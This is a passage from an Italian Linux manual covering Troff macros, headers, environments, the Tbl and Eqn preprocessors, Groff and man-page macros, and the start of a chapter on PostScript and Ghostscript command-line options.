
```
.de DO
.br
data: \\$1
.br
ora: \\$2
.br
..
```

In questo modo, la macro '**.DO**' permette di fornire due argomenti che rappresentino rispettivamente una data e un'ora.

```
bla bla bla
.DO 11/11/2011 11:11
bla…
```

Utilizzando la macro nel modo appena mostrato, si ottiene il testo seguente:

```
bla bla bla
data: 11/11/2011
ora: 11:11
bla…
```

Gli argomenti di una macro di distinguono in quanto separati da uno o più spazi. Se è necessario fornire un argomento che contiene spazi, occorre delimitarlo attraverso virgolette, come si vede nell'esempio che appare sotto.

```
.DO "11 11 2011" 11:11
```

25.2.9 Margini e Intestazioni

Se si utilizza un pacchetto di macro come '**s**', questo si occupa da solo di dare alle pagine un'intestazione composta dal numero di pagina (a partire dalla seconda). Se si vuole fare a meno di un pac-

chetto di macro esterno, si può realizzare la propria intestazione ed eventualmente il proprio piè di pagina.[2]

La stampa di un'intestazione deve avvenire in modo regolare, ogni volta che si raggiunge la «fine» di una pagina. Troff non permette di definire esplicitamente i margini superiore e inferiore; questo lo deve fare il pacchetto di macro prescelto, oppure l'utente attraverso il controllo dato dal comando '**.wh**' (*When*).

```
.wh [-] n_collocazione_verticale [unità] macro
```

Il comando '**.wh**' permette di definire una «trappola» in corrispondenza di una particolare posizione verticale del testo; se il valore di tale collocazione è negativo, si intende riferito alla distanza dalla fine del foglio. Quando il testo del documento finale arriva al punto della trappola, si ottiene l'esecuzione della macro indicata come secondo argomento. Si osservi l'esempio:

```
.wh -2.5c PA
```

Quello che si vede serve a fare in modo che quando mancano meno di 2,5 cm dalla fine del foglio, venga eseguita la macro '**.PA**'. Si osservi a questo proposito che nel comando '**.wh**' la macro viene indicata senza il punto consueto.

```
.de PA
'bp
..
```

L'esempio che si vede sopra è la creazione della macro '**PA**', che ovviamente deve apparire prima di qualunque utilizzo, specialmente prima del comando '**.wh**' che serve a richiamarla. La macro mostrata è la più banale possibile: si limita a eseguire un salto pagina ('**.bp**'),

senza imporre l'interruzione di riga. In pratica, quando scatta la trappola a 2,5 cm dalla fine del foglio, **viene completata la riga** e quindi la «carta» viene fatta avanzare fino all'inizio di una nuova pagina.

Quanto mostrato fino a questo punto serve solo a ottenere un margine inferiore di 2,5 cm e niente altro. Per inserire un margine superiore (che possa intervenire a partire dalla seconda pagina), occorre aggiungere qualcosa alla macro '**PA**':

```
.de PA
'bp
'sp 2.5c
..
```

Come si vede, è stato aggiunto il comando '**'sp 2.5c**' per ottenere lo stesso margine anche all'inizio della pagina.

È bene osservare che lavorando in questo modo, il margine superiore della prima pagina deve essere gestito direttamente nel testo, attraverso un comando '**.sp**' o qualcosa di simile. Tuttavia, di solito la prima pagina viene usata come copertina, per cui non si avverte il problema del margine superiore che può funzionare automaticamente solo a partire dalla seconda.

Per preparare un'intestazione come si è abituati a vederle di solito, occorre mostrare il funzionamento del comando '**.tl**'. Questo permette di definire una riga da collocare in un'intestazione, suddivisa in tre parti che si traducono in testo che viene poi allineato a sinistra, al centro e a destra.

```
.tl 'testo_a_sinistra'testo_al_centro'testo_a_destra'
```

Questo comando viene usato normalmente solo nelle intestazioni (o nei piè di pagina) e ha la particolarità di sostituire il carattere di percentuale (‘**%**’) con il numero delle pagina. L’esempio seguente mostra la solita macro ‘**PA**’ un po’ più raffinata.

```
.de PA
'bp
'sp 1.5c
.tl 'Introduzione a Troff''pagina %'
'sp 0.7c
..
```

In pratica, ogni volta che viene richiamata la macro, questa salta una pagina e dopo 1,5 cm stampa l’intestazione (nella parte centrale non c’è alcun testo), dove in particolare appare il numero della pagina all’estrema destra. Infine, dopo 0,7 cm continua il testo normale.

È bene ripetere che se si vogliono gestire direttamente i margini e le intestazioni, come negli esempi mostrati qui, è opportuno evitare di utilizzare stili esterni attraverso l’inclusione di pacchetti di macro richiamati con l’opzione ‘**-m**’ di Troff.

25.2.10 Ambienti

«

Da quanto visto fino a questo punto su Troff, si può notare una certa difficoltà nel ripristinare l’impostazione precedente a una serie di comandi. In aiuto del compositore è possibile definire degli ambienti, uscendo dai quali si ripristina tutto come prima. Un ambiente viene definito con il comando ‘**.ev**’ (*Environment*), con il quale si seleziona un numero di ambiente prima di iniziare con una serie di coman-

di. Quando si vuole ripristinare tutto come prima, basta richiamare il comando '**.ev**' senza argomenti.

```
.ev [n_ambiente]
```

Gli ambienti sono numerati a partire da zero; nella versione originale di Troff erano solo quattro (dal numero zero al numero tre), mentre nelle realizzazioni attuali possono essere molti di più. Per comprendere il funzionamento di questi dovrebbe bastare un esempio. Nella sezione precedente è stato visto come creare un'intestazione; considerando che il testo normale potrebbe essere inserito nell'ambiente zero, si potrebbe cambiare la definizione della macro di intestazione nel modo seguente:

```
.de PA
.ev 1
'bp
'sp 1.5c
.ps 8
.ft H
.tl 'Introduzione a Troff''pagina %'
'sp 0.7c
.ev
..
```

In questo modo viene definito un carattere Helvetica di otto punti. Alla fine, prima della conclusione della macro, viene ripristinato l'ambiente precedente.

25.2.11 Titoli

«

Nella sezione in cui si mostrava la preparazione di un'intestazione si è visto l'uso del comando '**.tl**' (*Title line*), ma è il caso di approfondire un po' la cosa. '**.tl**' serve per generare una sorta di titolo diviso in tre parti allineate rispettivamente a sinistra, al centro e a destra. Dal momento che per Troff non esiste una grande differenza tra le due cose, questo titolo può trovarsi sia in un'intestazione che nel testo normale. Il simbolo di delimitazione delle tre parti che lo compongono viene deciso nel momento in cui si scrivono le tre stringhe. Per esempio, nel comando

```
.tl 'sinistra'centro'destra'
```

il simbolo di delimitazione è l'apostrofo, ma potrebbe essere qualunque altra cosa, specialmente se l'apostrofo serve nel testo dell'intestazione.

```
.tl "L'altra faccia della medaglia""pagina %"
```

Anche il simbolo usato per inserire il numero della pagina non è sempre lo stesso; quello comune è '**%**', ma può essere modificato con il comando '**.pc**' (*Page character*).

```
.pc x
```

Per esempio, si potrebbe decidere di sostituirlo con un dollaro:

```
.pc $
.tl "Carta riciclata al 100%""pagina $"
```

Infine, il comando '**.tl**' è autonomo per quel che riguarda la larghezza della riga. Se si vogliono cambiare i margini laterali, intervenendo anche con il comando '**.ll**', conviene adeguare conseguen-

temente anche la larghezza del titolo su riga. Per questo si utilizza il comando '**.lt**' (*Length of title*).

```
.lt [+|-] n [unità_di_misura]
```

Nell'esempio seguente viene ridefinita la larghezza della riga del testo normale e anche quella del titolo su una riga.

```
.ll 10c
.lt 10c
```

25.2.12 Importazione di file esterni

Attraverso il comando '**.so**' è possibile incorporare un sorgente Troff esterno.

```
.so file
```

Alle volte viene utilizzato questo sistema per creare delle pagine di manuale con nomi differenti ma con lo stesso contenuto, evitando di utilizzare i collegamenti ai file.

Tabella 25.61. Riassunto dei comandi vitali di Troff.

Comando	Break	Descrizione
.ps [[+|-] *n*]		Dimensione del carattere in punti.
\s*n*		Dimensione del carattere in punti.
.vs [*n* [*unità*]]		Interlinea.
.sp [*n* [*unità*]]	break	Spazio aggiuntivo verticale.

Comando	Break	Descrizione
`.ft` [*sigla*]		Scelta di un tipo di carattere.
`\f`*x*		Scelta di un tipo di carattere.
`.po` *n* [*unità*]		Margine sinistro della pagina.
`.ll` [+|-] *n* [*unità*]		Larghezza della riga.
`.in` [+|-] *n* [*unità*]	break	Margine sinistro del testo.
`.ti` [+|-] *n* [*unità*]	break	Rientro temporaneo.
`.br`	break	Interruzione di riga esplicita.
`.bp`	break	Interruzione di pagina esplicita.
`.fi`	break	Unione delle righe adiacenti nel sorgente.
`.nf`	break	Mantenimento delle interruzioni di riga del sorgente.
`.ad l|r|c|b`		Allineamento del testo.
`.ce` *n*	break	Centratura di alcune righe successive del sorgente.
`.ta` *n unità*...		Definizione degli stop di tabulazione.
`.tc` *x*		Definizione del carattere di riempimento delle tabulazioni.
`.de` *xx*		Dichiarazione dell'inizio di una macro.
`..`		Conclusione di una macro.

Comando	Break	Descrizione
`.tl` *'sx'centro'dx'*		Titolo su una riga.
`.lt` [+|-] *n* [*unità*]		Larghezza di un titolo su riga.
`.ev` [*n*]		Selezione di un ambiente.
`.so` *file*		Inclusione di un file esterno.

Segue la descrizione di alcuni esempi.

- ```
  .so presentazione

  bla bla bla…
  ```
  L'esempio mostra l'inclusione del file '`presentazione`' che deve trovarsi nella directory corrente nel momento in cui viene elaborato il file principale da Troff.
- ```
  .so man1/gs.1
  ```
  Questo è l'esempio del file '`/usr/man/man1/ghostscript.1`' che fa semplicemente riferimento al file '`man1/gs.1`'.

25.3 Precompilatori

Il linguaggio di composizione Troff consente l'uso di comandi molto più raffinati di quanto non sia stato mostrato, permettendo la rappresentazione di oggetti di vario tipo, compreso il disegno di curve. Per gestire queste funzionalità senza troppa fatica, sono stati realizzati dei programmi esterni che si occupano di analizzare preventivamente un sorgente Troff, in modo da trasformare alcuni comandi particolari in codice di basso livello adatto a Troff. Il concetto è simile

a quello del precompilatore del linguaggio C, con il quale, attraverso istruzioni apposite, si genera un sorgente specifico prima della compilazione vera e propria.

I programmi di pre-elaborazione più comuni per quanto riguarda Troff sono: Tbl, Eqn e Pic. Il primo è specializzato nella preparazione di tabelle, il secondo serve a facilitare la scrittura di equazioni e il terzo facilita il disegno di curve. In generale, un sorgente Troff che contenga simultaneamente tabelle, equazioni e disegni, andrebbe analizzato attraverso un condotto simile a quello seguente:

```
cat file_troff | tbl | eqn | pic | troff | …
```

Qui viene mostrato solo qualche esempio dell'uso di tabelle ed equazioni; alla fine del capitolo si trovano i riferimenti per approfondire l'uso di Troff e di questi programmi aggiuntivi.

25.3.1 Tbl

«

Tbl filtra un file Troff alla ricerca di tabelle delimitate dalle macro '**.TS**' e '**.TE**'; se ne trova, trasforma la descrizione di queste in qualcosa di adatto a Troff. In modo semplificato, si può rappresentare la struttura di una tabella di Tbl nel modo seguente:

```
.TS
[ opzioni ; ]
formato_celle .
contenuto_celle
.TE
```

Le opzioni sono rappresentate da una serie di parole chiave, facoltative, che descrivono la tabella in modo complessivo, terminate alla fine da un punto e virgola. Se si utilizzano, queste parole sono separate da uno spazio e probabilmente devono apparire sulla stessa riga del sorgente.

Il formato delle celle è un elenco di simboli composti da una sola lettera che servono a indicare l'allineamento del testo contenuto al loro interno. Utilizzano più righe, una per ogni riga della tabella finale, dove in particolare l'ultima definizione riguarda tutte le righe rimanenti della tabella.

Il contenuto della tabella viene scritto separando gli elementi di ogni riga attraverso un carattere di tabulazione.

La descrizione non viene approfondita ulteriormente. Gli esempi dovrebbero rendere l'idea del funzionamento di queste tabelle, il cui uso può essere appreso con maggiore dettaglio leggendo la documentazione indicata alla fine del capitolo.

Si suppone di voler realizzare una tabella simile allo schema seguente:

```
.-------------------------------------------.
|                Intestazione               |
|-------------------------------------------|
|         Nominativo         |      Telefono      |
|-------------------------------------------|
| Tizio Tizi                 | 0987,654321        |
|-------------------------------------------|
| Caio Cai                   | 0876,543210        |
|-------------------------------------------|
| Sempronio Semproni         | 0765,43210123      |
`-------------------------------------------'
```

Questa tabella si può rappresentare attraverso Tbl nel modo seguente:

```
.TS
allbox;
c s
c c
l l.
Intestazione
Nominativo      Telefono
Tizio Tizi      0987,654321
Caio Cai        0876,543210
Sempronio Semproni      0765,43210123
.TE
```

Lo stesso risultato avrebbe potuto essere ottenuto sostituendo la parola chiave '**allbox**', che serve a incasellare ogni cella, con '**box**' che crea solo una cornice esterna, richiedendo esplicitamente l'inserimento delle linee verticali e orizzontali.

```
.TS
box;
c s
c|c
l|l.
Intestazione
_
Nominativo      Telefono
_
Tizio Tizi      0987,654321
_
Caio Cai        0876,543210
_
Sempronio Semproni      0765,43210123
.TE
```

Così, si può decidere di modificare la tabella nello schema seguente che alterna l'uso delle separazioni orizzontali.

```
.-----------------------------------------------.
|                  Intestazione                 |
|===============================================|
|         Nominativo          |      Telefono   |
|-----------------------------|-----------------|
| Tizio Tizi                  | 0987,654321     |
| Caio Cai                    | 0876,543210     |
| Sempronio Semproni          | 0765,43210123   |
`-----------------------------------------------'
```

Per ottenere questo risultato si possono utilizzare le istruzioni seguenti:

```
.TS
box;
c s
c|c
l|l.
Intestazione
=
Nominativo      Telefono
_
Tizio Tizi      0987,654321
Caio Cai        0876,543210
Sempronio Semproni      0765,43210123
.TE
```

25.3.2 Eqn

Eqn filtra un file Troff alla ricerca di equazioni delimitate dalle macro '**.EQ**' e '**.EN**'; se ne trova, trasforma la descrizione di

queste in qualcosa di adatto a Troff. In modo semplificato, si può rappresentare la struttura di un'equazione nel modo seguente:

```
.EQ
equazione
.EN
```

Anche la sintassi particolare di Eqn viene omessa e si lascia eventualmente al lettore l'onere di procurarsi la documentazione relativa, indicata alla fine del capitolo.

Si suppone di voler realizzare l'equazione dell'interesse semplice:

$$I = Ct\frac{r}{100}$$

Si può ottenere nel modo seguente:

```
.EQ
I = C t r over 100
.EN
```

Un altro esempio con valori all'esponente:

$$f(x) = x^2$$

La trasformazione attraverso la sintassi di Eqn:

```
.EQ
f(x) = x sup 2
.EN
```

25.4 Groff

Groff è la realizzazione GNU dei programmi *roff. I nomi dei programmi tradizionali sono stati mantenuti, eventualmente attraverso dei collegamenti, quindi si trovano gli eseguibili '**troff**', '**tbl**', '**eqn**', '**pic**', oltre a uno script '**nroff**' che emula il comportamento di quel programma. A fianco di questo si aggiungono in particolare: '**groff**', un programma che facilita l'uso di '**troff**' e di ciò che serve a ottenere il formato finale prescelto; inoltre, '**gtbl**', '**geqn**' e '**gpic**' che rappresentano semplicemente dei nomi alternativi a quelli tradizionali usati per Tbl, Eqn e Pic.

Groff si compone di una serie di programmi in grado di trasformare quanto generato da Troff nel formato finale prescelto. Si tratta principalmente di '**grotty**', '**grodvi**' e '**grops**', necessari rispettivamente per ottenere un testo adatto allo schermo di un terminale, un file DVI e un file PostScript. Questi ricevono un file dallo standard input, oppure leggono quelli indicati negli argomenti e li trasformano conseguentemente. In pratica, vengono usati attraverso dei condotti come negli schemi seguenti:

```
troff -Tlatin1 [altre_opzioni] [file_troff ...] | grotty > file_tty
```

```
troff -Tutf8 [altre_opzioni] [file_troff ...] | grotty > file_tty
```

```
troff -Tdvi [altre_opzioni] [file_troff ...] | grodvi > file_dvi
```

```
troff -Tps [altre_opzioni] [file_troff...] | grops > file_ps
```

Groff include il precompilatore omonimo, '**groff**', che permette di semplificare tutto questo nel modo seguente:

```
groff -Tlatin1 [altre_opzioni] [file_troff...] > file_tty
```

```
groff -Tutf8 [altre_opzioni] [file_troff...] > file_tty
```

```
groff -Tdvi [altre_opzioni] [file_troff...] > file_dvi
```

```
groff -Tps [altre_opzioni] [file_troff...] > file_ps
```

Per ottenere questo, '**groff**' accetta quasi tutte le opzioni di '**troff**', a cui poi provvede a passarle. '**groff**' si occupa anche di richiamare la pre-elaborazione da parte di programmi come '**tbl**', '**eqn**' e '**pic**', semplificando quindi la scrittura di condotti che eventualmente possono diventare molto complessi.

```
groff [opzioni] [file...]
```

'**groff**' è il programma frontale del pacchetto GNU omonimo. Attraverso questo è possibile comandare la definizione automatica dei condotti che tradizionalmente servivano per ottenere la composizione di un sorgente Troff/Nroff. A questo proposito, molte delle opzioni di '**groff**' sono le stesse che andrebbero fornite direttamen-

te al programma '**troff**'. Segue la descrizione di alcune di queste opzioni.

Opzione	Descrizione

`-e`
`-t`
`-p`
`-s`
	Filtra i file utilizzando rispettivamente: '**eqn**', '**tbl**', '**pic**' o '**soelim**'.

`-T`***sigla_dispositivo***	Definisce il tipo di composizione che deve essere eseguito specificando una sigla adatta.
`-Tps`	Compone in formato PostScript.
`-Tdvi`	Compone in formato DVI.
`-Tascii`	Compone in formato testo senza lettere accentate.
`-Tlatin1`	Compone in formato testo utilizzando la codifica ISO 8859-1.
`-Tutf8`	Compone in formato testo utilizzando la codifica UTF-8.
`-Thtml`	Compone in HTML.
`-Tlj4`	Compone secondo il linguaggio di stampa PCL5 (HP Laserjet e simili).

Opzione	Descrizione

`-a`
`-i`
`-n`***n_iniziale***
`-o`***elenco_pagine***
`-r`***registro numero***
`-m`***nome***
`-F`***percorso***
	Queste e altre opzioni hanno lo stesso significato di quelle corrispondenti usate per Troff.

Segue la descrizione di alcuni esempi.

- `$` **`groff -Tps -ms mio.troff > mio.ps`**[*Invio*]

  Elabora il file '`mio.troff`' generando il file '`mio.ps`' in formato PostScript. In particolare, fa uso del pacchetto di macro '**`s`**'.

- `$` **`groff -t -Tps -ms mio.troff > mio.ps`**[*Invio*]

  Come nell'esempio precedente, utilizzando Tbl per la prelaborazione delle tabelle.

- `$` **`groff -Tlatin1 -ms -o4,6,8-10 mio.troff > mio.tty`**[*Invio*]

  Elabora il file '`mio.troff`' generando il file '`mio.tty`' in un formato adatto alla visualizzazione attraverso un terminale a caratteri, accettando la codifica ISO 8859-1, selezionando le pagine 4, 6, 8, 9 e 10.

- `$ groff -Tutf8 -ms -o4,6,8-10 mio.troff > mio.tty` [*Invio*]

  Come nell'esempio precedente, generando un file in un formato adatto alla visualizzazione attraverso un terminale a caratteri che richiede la codifica UTF-8.

25.5 Documentazione Man

La documentazione interna tradizionale di Unix è scritta utilizzando comandi di composizione di Troff, facendo uso, in particolare, di un pacchetto di macro specifico, più o meno standardizzato tra i vari sistemi: '**an**'. In pratica, per comporre un file delle pagine di manuale di GNU/Linux o di un altro sistema Unix, occorre usare Troff con l'opzione '**-man**'.

Groff, in particolare, fornisce anche un altro pacchetto di macro che dovrebbe essere compatibile con il formato utilizzato da una vecchia versione di BSD: '**doc**'. Inoltre, è possibile risolvere questi problemi di compatibilità in modo automatico attraverso il pacchetto di macro '**andoc**', che in pratica è richiamato con l'opzione '**-mandoc**'.

Ogni sistema Unix ha probabilmente il suo stile tipografico particolare per la redazione delle pagine di manuale e questa informazione dovrebbe essere contenuta all'interno di *man(7)* oppure *man(5)*. Le macro del pacchetto '**an**' secondo Groff sono descritte nel seguito.

Opzione	Descrizione
`.TH` ***nome n_sezione*** ↩ ↪ [***data origine titolo_documento***]	Il file sorgente di una pagina di manuale deve iniziare con la macro '**`.TH`**' (*Title header*), che serve a definire il titolo, l'intestazione e il piè pagina del documento. In particolare, è il caso di sottolineare il fatto che in generale, in sistemi Unix diversi da GNU/Linux, potrebbero essere previsti solo i primi due argomenti, cioè il nome della pagina di manuale e il numero di sezione.
`.SH` ***titolo_sezione***	Dopo il preambolo costituito dalla macro '**`.TH`**', il testo del documento è suddiviso in sezioni, introdotte dalla macro '**`.SH`**' (*Section header*). La prima di queste è denominata convenzionalmente '**NAME**', o '**NOME**' nelle edizioni italiane.
`.SS` ***titolo_sottosezione***	Le sezioni possono articolarsi in sottosezioni, attraverso questa macro che permette di indicarne il titolo.
`.LP` `.PP`	Queste due macro sono equivalenti e servono a introdurre un paragrafo. Data la loro natura, introducono automaticamente un'interruzione di riga (*break*).

Opzione	Descrizione
`.B` ***testo_in_neretto*** `.I` ***testo_in_corsivo*** `.SM` ***testo_in_piccolo***	Rende il testo posto come argomento della macro in neretto (‘**.B**’), in corsivo (‘**.I**’), o in piccolo (‘**.SM**’). Il testo che appare nelle righe successive non è coinvolto da queste macro.
`.BI` ***testo_in_neretto testo_in_corsivo*** ... `.BR` ***testo_in_neretto testo_in_tondo*** ... `.IB` ***testo_in_corsivo testo_in_neretto*** ... `.IR` ***testo_in_corsivo testo_in_tondo*** ... `.RB` ***testo_in_tondo testo_in_neretto*** ... `.RI` ***testo_in_tondo testo_in_corsivo*** ... `.SB` ***testo_in_piccolo testo_in_neretto*** ...	Si tratta di macro particolari che rendono il testo fornito come argomento in modo alternato. Gli argomenti vengono uniti assieme. ‘**.BI**’ alterna il neretto e il corsivo; ‘**.BR**’ alterna il neretto e il tondo; ‘**.IB**’ alterna il corsivo e il neretto; ‘**.IR**’ alterna il corsivo e il tondo; ‘**.RB**’ alterna il tondo e il neretto; ‘**.RI**’ alterna il tondo e il corsivo; ‘**.SB**’ alterna il piccolo al neretto.
`.DT`	Ripristina le tabulazioni normali.
`.HP`	Inizia un paragrafo in cui le righe successive alla prima sono rientrate.
`.IP` ***etichetta***	Inizia un paragrafo di un elenco descrittivo, in cui l’etichetta è l’argomento della macro.

Opzione	Descrizione
`.TP`	Inizia un paragrafo di un elenco descrittivo, in cui l'etichetta è la prima riga di testo che segue la macro nel sorgente.
`.RS` `.RE`	Queste due macro servono a circoscrivere un paragrafo rientrato: '**`.RS`**' inizia il testo rientrato, '**`.RE`**' termina il blocco.

Quello che segue è l'esempio di un sorgente di una pagina di manuale scritta secondo le modalità previste per la documentazione di GNU/Linux.

```
.TH ARCH 1 "20 Dicembre 1993" "Linux 0.99" "Linux Programmer's Manual"
.SH NOME
arch \- stampa l'architettura della macchina
.SH SINTASSI
.B arch
.SH DESCRIZIONE
.B arch
è equivalente a
.B uname -m

Sugli attuali sistemi Linux,
.B arch
stampa "i386" o "i486".
.SH VEDERE ANCHE
.BR uname (1), " uname" (2)
```

Dall'esempio mostrato, si possono osservare alcune parti. All'inizio, il titolo e l'intestazione del documento contiene alcuni argomenti delimitati tra virgolette doppie, per poter includere gli spazi.

```
.TH ARCH 1 "20 Dicembre 1993" "Linux 0.99" "Linux Programmer's Manual"
```

In pratica, si tratta del documento *arch(1)*. Alla fine del sorgente mo-

strato, si vede l'uso della macro '**.BR**', che è una di quelle che uniscono gli argomenti alternandone il tipo di enfatizzazione. In questo caso, il neretto si alterna al carattere tondo normale, in modo da evidenziare le parole '**uname**' lasciando che le sezioni vengano rese attraverso il tondo normale. È importante osservare anche l'uso delle virgolette che permette di inserire uno spazio prima del secondo '**uname**'. Volendo, quella riga avrebbe potuto essere scritta nel modo seguente:

```
.BR uname (1), "" " " uname (2)
```

In questo modo, la stringa nulla verrebbe resa in neretto e la stringa contenente uno spazio verrebbe resa con un carattere tondo normale.

25.6 Riferimenti

- Brian W. Kernighan, *A TROFF Tutorial*, 1987, *http://www.kohala.com/start/troff/v7man/trofftut/trofftut.ps*
- Joseph F. Ossanna, Brian W. Kernighan, Gunnar Ritter, *Heirloom Documentation Tools, Nroff/Troff User's Manual*, *http://heirloom.sourceforge.net/doctools/troff.pdf*
- L. L. Cherry, M. E. Lesk, *Tbl --- A Program to Format Tables*, Bell Laboratories, 1976, *http://www.cs.bell-labs.com/10th 10EdMan/tbl.pdf*
- Brian W. Kernighan, Lorinda L. Cherry, *Typesetting Mathematics --- User's Guide*, 1978, *http://www.cs.bell-labs.com/cm/cs/doc/74/eqn.ps.gz*

[1] Nel caso di Troff GNU, installato su GNU/Linux, il file si potrebbe trovare nella directory '`/usr/lib/groff/tmac/`'.

[2] Qui non vengono mostrati esempi per la definizione del piè di pagina, dal momento che il problema richiede uno sforzo aggiuntivo non giustificabile in questo contesto introduttivo di Troff.

Capitolo 26

Formati per la stampa

26.1 PostScript 2524
26.1.1 File PostScript 2525
26.1.2 Ghostscript 2527
26.1.3 Ghostscript e HPIJS 2539
26.1.4 Ghostscript per ingrandire le immagini EPS 2543
26.1.5 Anteprima di stampa 2546
26.1.6 Distillazione 2550
26.1.7 Estrazione di disegni 2552
26.2 Rielaborazione PostScript 2554
26.2.1 Sequenza di stampa 2555
26.2.2 PSUtils 2562
26.2.3 Problemi di allineamento della stampa 2576
26.3 DVI 2585
26.3.1 Dvips 2585
26.3.2 Dvipdfm 2595
26.3.3 Anteprima di stampa 2597
26.3.4 Dvilj 2600
26.3.5 Programmi di servizio vari sul formato DVI 2603
26.4 PDF 2612
26.4.1 Xpdf 2612
26.4.2 Okular 2624
26.4.3 Modifica di file PDF 2625

«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net

26.4.4 Filtro di stampa 2626
26.5 Riferimenti 2626

`dvi2fax` 2608 `dviconcat` 2608 `dvicopy` 2604 `dvidvi` 2606 `dvipng` 2609 `dvired` 2611 `dviselect` 2604 `eps2eps` 2550 `gs` 2527 `pdffonts` 2621 `pdfimages` 2620 `pdfinfo` 2622 `pdftops` 2618 2620 `ps2ps` 2550 `psbook` 2568 `psnup` 2567 `psresize` 2564 `psselect` 2564 `pstops` 2570 `xpdf` 2612

Prima di poter affrontare le problematiche relative alla gestione della stampa in un sistema Unix, è necessario conoscere i formati più comuni, usati per rappresentare le stampe. Nei sistemi Unix il formato di riferimento è PostScript, rappresentato da un file di testo contenente uno script, con cui si descrive il contenuto esatto di una pagina. Pertanto, la stampante PostScript è quella che è in grado di ricevere un file di tale formato e di renderlo correttamente su carta.

Con il tempo si sono resi disponibili degli strumenti software, attraverso i quali è possibile convertire un file da un formato PostScript ad altri formati, compatibili con stampanti che non sono in grado di interpretare quel linguaggio, ma prima di quel momento si è affermato anche il formato DVI. Inoltre, il linguaggio PostScript si è evoluto nel PDF (*Portable document format*), acquisendo funzionalità che ne favoriscono la consultazione elettronica.

26.1 PostScript

«

Il sistema PostScript ha segnato una rivoluzione nel modo di stampare definendo uno standard generale di rappresentazione della pagina. Tuttavia, a causa del prezzo, le stampanti PostScript si sono intro-

dotte particolarmente nel settore tipografico e raramente nei piccoli uffici o in casa.

PostScript è una sorta di linguaggio di programmazione per la stampa, o in altri termini, si può definire anche come ***linguaggio di stampa***. I dati inviati a una stampante PostScript sono in forma di file di testo contenente un programma di stampa.

Il formato PostScript è proprietario. Nonostante questo fatto, sulla base di tale formato sono stati sviluppati diversi applicativi nell'ambito del software libero.

26.1.1 File PostScript

Un file PostScript è ciò che viene inviato a una stampante PostScript per ottenere un documento finale. Questo file contiene tutte le informazioni per definire l'aspetto finale del documento, senza conoscere le caratteristiche particolari della stampante, la quale da sola deve arrangiarsi a interpretarlo. Il file PostScript è un file di testo normale, come se fosse un sorgente di un linguaggio di programmazione, con la differenza che le istruzioni non sono così intelligibili.

```
%!PS-Adobe-3.0
...
```

La prima parte di questo file inizia generalmente con la dichiarazione del tipo di file ('**`%!PS-Adobe-`*versione***'), quindi il testo prosegue con la definizione di una serie di caratteristiche che riguardano l'intero documento.

Successivamente inizia la definizione dettagliata di altre caratteristiche, principalmente i tipi di carattere tipografico. La descrizione

di questi si rende necessaria quando il documento utilizza dei tipi che non appartengono allo standard minimo di PostScript. In pratica, il linguaggio PostScript prevede che alcuni tipi di carattere siano predefiniti all'interno della stampante, per cui, quando vengono utilizzati questi tipi, non occorre specificarne le caratteristiche; in tutti gli altri casi, occorre fornire alla stampante tutte le informazioni necessarie a disegnarli nel modo corretto.

Questo particolare deve essere tenuto da conto quando si vogliono ottenere file PostScript di dimensioni ridotte, per esempio quando si tratta di documenti brevi.

```
…
%%Page: 1 1
1 0 bop 300 1350 3600 42 v 300 1984 a FP(Appunti)138
b(Linux)p 300 2184 V 2142 2403 a FO(Daniele)21
b(Giacomini)114 b(daniele)21 b(@)i(pluto.linux.it)2865 2973
y FN(1999.09.21)p
eop
%%Page: 2 2
2 1 bop -72 -90 a FM(D)o(aniele)17 b(G)o(iacomini)h
FL(\350)i(un)g (autodidatta)e(che)j(ha)f(tro)n(vato)e
(in)i(GNU/Linux)h(la)f(possibilit\340)e(di)h(studiar)o(e)
g(e)h(approfondir)o(e)-72 2 y(un)c(sistema)f(oper)o(ativo)
h(completo)m(.)h(P)o(r)q(ima)e(di)g
…
```

A un certo punto, finalmente, inizia il contenuto delle varie pagine. L'estratto di esempio si riferisce alla prima e all'inizio della seconda pagina di questo documento (in una sua edizione molto vecchia). Con qualche difficoltà si riesce anche a intravedere il testo che si ottiene con la stampa. Al termine dell'ultima pagina c'è una conclusione, come nell'estratto seguente:

```
...
%%Trailer
end
userdict /end-hook known{end-hook}if
%%EOF
```

Questa struttura ordinata di un file PostScript, lascia intuire la possibilità di scomporre un file di questo tipo e di ricomporlo come si desidera. Quello che conta è che ciò che si ottiene contenga il preambolo iniziale, quanto precede le descrizioni delle pagine e la conclusione finale. Per esempio, potrebbe essere conveniente estrarre da un file PostScript alcune pagine e ricomporle in un file indipendente.

Se la struttura è relativamente semplice, questo tipo di scomposizione può essere fatta manualmente, con l'aiuto di un programma per la modifica di file di testo, oppure per mezzo di strumenti appositi.

26.1.2 Ghostscript

In mancanza di una stampante PostScript si può utilizzare un programma in grado di trasformare un file PostScript in uno adatto alla stampante che si possiede. In passato sono apparsi diversi programmi proprietari di emulazione, ma attualmente si è imposto Ghostscript del quale esistono versioni sia per i sistemi Unix, sia per altri sistemi operativi.[1]

Ghostscript[2] è un programma che si occupa di trasformare un file PostScript, EPS o PDF, in un altro adatto alla stampante che si utilizza. Permette di utilizzare una serie di opzioni fornite come argomenti della riga di comando, ma al termine costringe a uscire dal programma inserendo la parola '**quit**', oppure il codice di EOF (che di solito si ottiene con la combinazione di tasti [*Ctrl d*]), attraverso

lo standard input (attraverso la tastiera o una ridirezione dell'input). Anche con la combinazione di tasti [*Ctrl c*] si ottiene la conclusione del funzionamento del programma.

```
gs [opzioni] [file...]
```

Ghostscript utilizza un elenco molto lungo di argomenti nella riga di comando. Questi sono importanti per automatizzare l'utilizzo del programma attraverso degli script.

Tabella 26.4. Alcune opzioni.

Opzione	Descrizione
`-sDEVICE=`***stampante***	Permette di definire per quale tipo si stampante o altra unità deve essere generato il risultato della trasformazione del file PostScript. Possono essere utilizzati i nomi indicati nelle tabelle 26.5, 26.6 e 26.7.
`-q` `-dQUIET`	Permette di sopprimere il messaggio di avvio del programma. È utile quando si ridirige l'output e di conseguenza non si vogliono avere dati estranei nel file che si ottiene.
`-dNOPAUSE`	Disabilita l'invito e la pausa alla fine di ogni pagina.

Opzione	Descrizione

`-dSAFER`
 	
`-dPARANOIDSAFER`
	Esclude la possibilità di usare comandi distruttivi del linguaggio PostScript. Ciò consente di evitare che possa essere eseguito del codice distruttivo, inserito dolosamente in un documento, durante la conversione (per la stampa o la visualizzazione). Intuitivamente si può intendere che la seconda versione di questa opzione sia più sicura.

`-dWRITESYSTEMDICT`	Consente la modifica dei file che compongono la gestione del cosiddetto *systemdict*. In alcune circostanze, l'uso di questa opzione è necessaria per consentire l'elaborazione dei file.
